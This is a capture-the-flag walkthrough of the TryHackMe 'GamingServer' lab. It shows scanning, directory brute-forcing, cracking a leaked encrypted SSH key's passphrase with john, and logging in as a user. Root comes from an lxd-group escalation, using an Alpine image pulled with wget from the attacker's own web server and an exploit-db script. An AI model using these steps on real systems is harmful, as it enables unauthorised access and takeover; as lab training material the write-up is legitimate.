

GAMINGSERVER – TRYHACKME

GamingServer is a box on tryhackme (https://tryhackme.com/r/room/gamingserver) created by **SuitGuy**.

Here our **terminal** is opened.




Now we will connect our **vpn** with tryhackme with the help of **openvpn** from vpn's file downloaded path after doing **sudo**.




GAMINGSERVER – TRYHACKME

Now, we will check the ip of the target machine from tryhackme website which will be shown after pressing the **start machine** button.



After starting the machine it'll get one minute to show the ip.



After getting the target ip first thing we'll do is **rustscan** to see the open ports and more machine's info. Here I am using **rustscan -a <IP> -- -sCV** to see all the ports. You can use many more scripts like **-sCv -T4 <IP>**

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 60 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 34:0e:fe:06:12:67:3e:a4:eb:ab:7a:c4:81:6d:fe:a9 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCrmafoLXloHrZgpBrYym3Lpsxyn7RI2PmwRwBsj1OqlqiGiD4wE11NQy3KE3Pllc/C0WgLBCAAe+qHh3VqfR7d8uv1MbWx1mvmVxK8l29UH1rNT4mFPI3Xa0xqTZn4Iu5Rw
BJClxxB/SugJFMJ+nYfYHXjQFq+p1xayfo3YIW8tUIXpcEQ2kp74buDmYcsxZBarAXDHNhsEHqVry9I854UWXXCdbHveoJqLV02BVOqN3VOw5e1OMTqRQuUvM5V4lKQIUptFCObpthUqv9HeC/l2EZzJENh+PmaRu14izwhK0mx
|   256 49:61:1e:f4:52:6e:7b:29:98:db:30:2d:16:ed:f4:8b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEaXrFDvKLfEOlKLu6Y8XLGdBuZ2h/sbRwrHtzsyudARPC9et/zwmVaAR9F/QATWM4oIDxpaLhA7yyh8S8m0UOg=
|   256 b8:60:c4:5b:b7:b2:d0:23:a0:c7:56:59:5c:63:1e:c4 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOLrnjg+MVLy+IxVoSm0kAtdmtSWG0JzsWVDV2XvNwrY
80/tcp open  http    syn-ack ttl 60 Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: House of danak
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Here we can see that only 2 ports are open. One of them is http web server. Now we will explore the webserver.

Our main page is like this:

GAMINGSERVER – TRYHACKME

We will now use gobuster to brute force the directories present in the webserver.

Our command will be :

gobuster dir -u target.com -w wordlist.txt

```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://10.10.199.101 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.199.101
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/index.html           (Status: 200) [Size: 2762]
/robots.txt           (Status: 200) [Size: 33]
/secret               (Status: 301) [Size: 315] [--> http://10.10.199.101/secret/]
/server-status        (Status: 403) [Size: 278]
/uploads              (Status: 301) [Size: 316] [--> http://10.10.199.101/uploads/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Now we will explore the given directories. We can see there is a **secret** directory which contains an **encrypted ssh id_rsa file.**

10.10.199.101/secret/secretKey


Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB


```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,82823EE792E75948EE2DE731AF1A0547

T7+F+3ilm5FcFZx24mnrugMY455vI461ziMb4NYk9YJV5uwcrx4QflP2Q2Vk8phx
H4P+PLb79nCc0SrBOPBlB0V3pjLJbf2hKbZazFLtq4FjZq66aLLIr2dRw74MzHSM
FznFI7jsxYFwPUqZtkz5sTcX1afch+IU5/Id4zTTsCO8qqs6qv5QkMXVGs77F2kS
Lafx0mJdcuu/5aR3NjNVtluKZyiXInskXiC01+Ynhkqjl4Iy7fEzn2qZnKKPVPv8
9zlECjERSysbUKYccnFknB1DwuJExD/erGRiLBYOGuMatc+EoagKkGpSZm4FtcIO
IrwxeyChI32vJs9W93PUqHMgCJGXEpY7/INMUQahDf3wnlVhBC10UWH9piIOupNN
SkjSbrIxOgWJhIcpE9BLVUE4ndAMi3t05MY1U0ko7/vvhzndeZcWhVJ3SdcIAx4g
/5D/YqcLtt/tKbLyuyggk23NzuspnbUwZWoo5fvg+jEgRud90s4dDWMEURGdB2Wt
w7uYJFhjijw8tw8WwaPHHQeYtHgrtwhmC/gLj1gxAq532QAgmXGoazXd3IeFRtGB
6+HLDl8VRDz1/4iZhafDC2gihKeWOjmLh83QqKwa4s1XIB6BKPZS/OgyM4RMnN3u
Zmv1rDPL+0yzt6A5BHENXfkNfFWRWQxvKtiGlSLmywPP5OHnv0mzb16QG0Es1FPl
xhVyHt/WKlaVZfTdrJneTn8Uu3vZ82MFf+evbdMPZMx9Xc3Ix7/hFeIxCdoMN4i6
8BoZFQBcoJaOufnLkTC0hHxN7T/t/QvcaIsWSFWdgwwnYFaJncHeEj7d1hnmsAii
b79Dfy384/lnjZMtX1NXIEghzQj5ga8TFnHe8umDNx5Cq5GpYN1BUtfWFYqtkGcn
vzLSJM07RAgqA+SPAY8lCnXe8gN+Nv/9+/+/uiefeFtOmrpDU2kRfr9JhZYx9TkL
wTqOP0XWjqufWNEIXXIpwXFctpZaEQcC40LpbBGTDiVWTQyx8AuI6YOfIt+k64fG
rtfjWPVv3yGOJmiqQOa8/pDGgtNPgnJmFFrBy2d37KzSoNpTlXmeT/drkeTaP6YW
RTz8Ieg+fmVtsgQelZQ44mhy0vE48o92Kxj3uAB6jZp8jxgACpcNBt3isg7H/dq6
oYiTtCJrL3IctTrEuBW8gE37UbSRqTuj9Foy+ynGmNPx5HQeC5aO/GoeSH0FelTk
cQKiDDxHq7mLMJZJO0oqdJfs6Jt/JO4gzdBh3Jt0gBoKnXMVY7P5u8da/4sV+kJE
99x7Dh8YXnj1As2gY+MMQHVuvCpnwRR7XLmK8Fj3TZU+WHK5P6W5fLK7u3MVt1eq
Ezf26lghbnEUn17KKu+VQ6EdIPL150HSks5V+2fC8JTQ1fl3rI9vowPPuC8aNj+Q
Qu5m65A5Urmr8Y01/Wjqn2wC7upxzt6hNBIMbcNrndZkg80feKZ8RD7wE7Exll2h
v3SBMMCT5ZrBFq54ia0ohThQ8hklPqYhdSebkQtU5HPYh+EL/vU1L9PfGv0zipst
gbLFOSPp+GmklnRpihaXaGYXsoKfXvAxGCVIhbaWLAp5AybIiXHyBWsbhbSRMK+P
-----END RSA PRIVATE KEY-----
```

GAMINGSERVER – TRYHACKME

On the other hand, we have another directory **uploads** which contains a dict.lst file and it could be used as a wordlist for something.



Now we will save the **id_rsa** file in our machine as id_rsa and try to decrypt it into hash format using **ssh2john.**

Our command will be **ssh2john id_rsa > id_rsa.hash**

```
┌──(root㉿kali)-[/home/lucifer/CTF]
└─# ssh2john id_rsa > id_rsa.hash

┌──(root㉿kali)-[/home/lucifer/CTF]
└─# cat id_rsa.hash
id_rsa:$sshng$1$16$82823EE792E75948EE2DE731AF1A0547$1200$4fbf85fb78a59b915c159c76e269ebba0318e39e6f238eb5ce231be0d624f58255e6ec1caf1e107e5
3f6436564f298711f83fe3cb6fbf6709cd12ac138f065074577a632c96dfda129b65acc52edab816366aeba68b2c8af6751c3be0ccc748c1739c523b8ecc581703d4a99b64
cf9b13717d5a7dc87e214e7f21de334d3b023bcaaab3aaafe5090c5d51acefb1769122da7f1d2625d72ebbfe5a477363355b65b8a672897227b245e20b4d7e627864aa3978
232edf1339f6a999ca28f54fbfcf739440a31114b2b1b50a61c7271649c1d43c2e244c43fdeac64622c160e1ae31ab5cf84a1a80a906a52666e05b5c20e22bc317b20a1237
daf26cf56f773d4a8732008919712963bfc834c5106a10dfdf09e5561042d745161fda6220eba934d4a48d26eb2313a058984872913d04b5541389dd00c8b7b74e4c635534
928effbef8739dd79971685527749d708031e20ff90ff62a70bb6dfed29b2f2bb2820936dcdceeb299db530656a28e5fbe0fa312046e77dd2ce1d0d630451119d0765adc3b
b982458638a3c3cb70f16c1a3c71d0798b4782bb708660bf80b8f583102ae77d900209971a86b35dddc878546d181ebe1cb0e5f15443cf5ff889985a7c30b682284a7963a3
98b87cdd0a8ac1ae2cd57201e8128f652fce83233844c9cddee666bf5ac33cbfb4cb3b7a03904710d5df90d7c5591590c6f2ad8869522e6cb03cfe4e1e7bf49b36f5e901b4
12cd453e5c615721edfd62a569565f4ddac99de4e7f14bb7bd9f363057fe7af6dd30f64cc7d5dcdc8c7bfe115e23109da0c3788baf01a1915005ca0968eb9f9cb9130b4847
c4ded3fedfd0bdc688b1648559d830c276056899dc1de123eddd619e6b008a26fbf437f2dfce3f9678d932d5f5357204821cd08f981af131671def2e983371e42ab91a960d
d4152d7d6158aad906727bf32d224cd3b44082a03e48f018f250a75def2037e36fffdfbffbfba279f785b4e9aba435369117ebf49859631f5390bc13a8e3f45d68eab9f58d
1085d7229c1715cb6965a110702e342e96c11930e25564d0cb1f00b88e9839f22dfa4eb87c6aed7e358f56fdf218e2668aa40e6bcfe90c682d34f827266145ac1cb6777eca
cd2a0da5395799e4ff76b91e4da3fa616453cfc21e83e7e656db2041e959438e26872d2f138f28f762b18f7b8007a8d9a7c8f18000a970d06dde2b20ec7fddabaa18893b42
26b2f721cb53ac4b815bc804dfb51b491a93ba3f45a32fb29c698d3f1e4741e0b968efc6a1e487d057a54e47102a20c3c47abb98b3096493b4a2a7497ece89b7f24ee20cdd
061dc9b74801a0a9d731563b3f9bbc75aff8b15fa4244f7dc7b0e1f185e78f502cda063e30c40756ebc2a67c1147b5cb98af058f74d953e5872b93fa5b97cb2bbbb7315b75
7aa1337f6ea58216e71149f5eca2aef9543a11d20f2f5e741d292ce55fb67c2f094d0d5f977ac8f6fa303cfb82f1a363f9042ee66eb903952b9abf18d35fd68ea9f6c02eee
a71cedea134120c6dc36b9dd66483cd1f78a67c443ef013b131965da1bf748130c093e59ac116ae7889ad28853850f219253ea62175279b910b54e473d887e10bfef5352fd
3df1afd338a9b2d81b2c53923e9f869a49674698a1697686617b2829f5ef03118254885b6962c0a790326c88971f2056b1b85b49130af8f
```

We get a hash file. Now we will use **john the ripper** to get the passphrase for the encrypted hash using command :

john id_rsa.hash –wordlist=<the dic.lst file we got from the web>

GAMINGSERVER – TRYHACKME

```
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 3 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein          (secretKey)
```

We will get the passphrase which is **letmein.**

Now we will ssh into the target machine using id_rsa file. We got the username **john** from the website's main page source code.

```
                    <a href="myths.html" class="myths"> </a>
                </li>
                <li class="last">
                    <a href="#" class="archives"> </a>
                </li>
            </ul>
        </div>
    </div>
</body>
<!-- john, please add some actual content to the site! lorem ipsum is horrible to look at. -->
</html>
```

Now to do ssh we will go into the directory where we have the id_rsa file and use:

ssh -i id_rsa john@x.x.x.x using passphrase letmein

```
┌──(root㉿kali)-[/home/lucifer/CTF]
└─# ssh -i id_rsa john@10.10.172.182
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-76-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Oct 24 12:55:58 UTC 2024

  System load:  0.14               Processes:           106
  Usage of /:   41.2% of 9.78GB    Users logged in:     0
  Memory usage: 62%                IP address for eth0:   10.10.172.182
  Swap usage:   0%                 IP address for lxdbr0: 10.229.116.1


0 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Thu Oct 24 11:59:13 2024 from 10.17.16.197
john@exploitable:~$
```

We will get the user.txt file in user's directory.

Now to get the root.txt we have to escalate the privileges. We will run **linpeas.sh** on the target machine to get the full info.

We will download using **wget <url>** and execute it on the target machine.

GAMINGSERVER – TRYHACKME

After much exploring and gathering information we see an attack vector to get root which is **lxd (a container used in linux to run different machines like VMware in windows)**

```
Users Information
My user
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#users
uid=1000(john) gid=1000(john) groups=1000(john),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
```

After much googling and exploring we found an exploit on exploit-db (https://www.exploit-db.com/exploits/46978) which can be used for further privilege escalation. We only need a **tar** file to get the root. We will use a tool called **build-alpine** which we can get from https://raw.githubusercontent.com/saghul/lxd-alpine-builder/master/build-alpine . We will execute on our local machine and get a tar file.

We will use **./build-alpine** to run the tool and we get a tar file.

```
┌──(root㉿kali)-[~/lxd-alpine-builder]
└─# ls
LICENSE  README.md  alpine-v3.13-x86_64-20210218_0139.tar.gz  build-alpine  rootfs
```

Now we will copy the tar file on the target machine. For this we will host a python server on our local machine using command **python -m http.server**

```
┌──(root㉿kali)-[~]
└─# python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.214.214 - - [26/Oct/2024 15:22:38] "GET /lxd-alpine-builder/alpine-v3.13-x86_64-20210218_0139.tar.gz HTTP/1.1" 200 -
```

And on our target machine we will use command:

Wget http://<local ip>/directory where file is stored

```
john@exploitable:~$ wget http://10.17.16.197:8000/lxd-alpine-builder/alpine-v3.13-x86_64-20210218_0139.tar.gz
--2024-10-26 09:52:38--  http://10.17.16.197:8000/lxd-alpine-builder/alpine-v3.13-x86_64-20210218_0139.tar.gz
Connecting to 10.17.16.197:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3259593 (3.1M) [application/gzip]
Saving to: 'alpine-v3.13-x86_64-20210218_0139.tar.gz'

alpine-v3.13-x86_64-20210218_0139. 100%[===================================================================>]   3.11M   465KB/s    in 8.4s

2024-10-26 09:52:46 (377 KB/s) - 'alpine-v3.13-x86_64-20210218_0139.tar.gz' saved [3259593/3259593]
```

Now we will use the exploit we mentioned earlier from exploit db and copy raw file to our target machine in an **exploit.sh** file.

We will change permissions to run this file using **chmod +x exploit.sh** and we will run the exploit using:

./exploit.sh -f <tar file>

GAMINGSERVER – TRYHACKME

```
john@exploitable:~$ ls
alpine-v3.13-x86_64-20210218_0139.tar.gz  exploit.sh  user.txt
john@exploitable:~$ chmod +x exploit.sh
john@exploitable:~$ ./exploit.sh -f alpine-v3.13-x86_64-20210218_0139.tar.gz
Image imported with fingerprint: cd73881adaac667ca3529972c7b380af240a9e3b09730f8c8e4e6a23e1a7892b
[*] Listing images...

+--------+--------------+--------+-------------------------------+--------+--------+-----------------------------+
| ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION          |  ARCH  |  SIZE  |         UPLOAD DATE         |
+--------+--------------+--------+-------------------------------+--------+--------+-----------------------------+
| alpine | cd73881adaac | no     | alpine v3.13 (20210218_01:39) | x86_64 | 3.11MB | Oct 26, 2024 at 9:56am (UTC) |
+--------+--------------+--------+-------------------------------+--------+--------+-----------------------------+
Creating privesc
Device giveMeRoot added to privesc
~ #
```

And now we are root.

Now we will change the directory into **/mnt/root/root** to get the root.txt file.

```
~ # id
uid=0(root) gid=0(root)
~ # cd /root
~ # ls
~ # cd /mnt/root/root
/mnt/root/root # ls
root.txt
/mnt/root/root #
```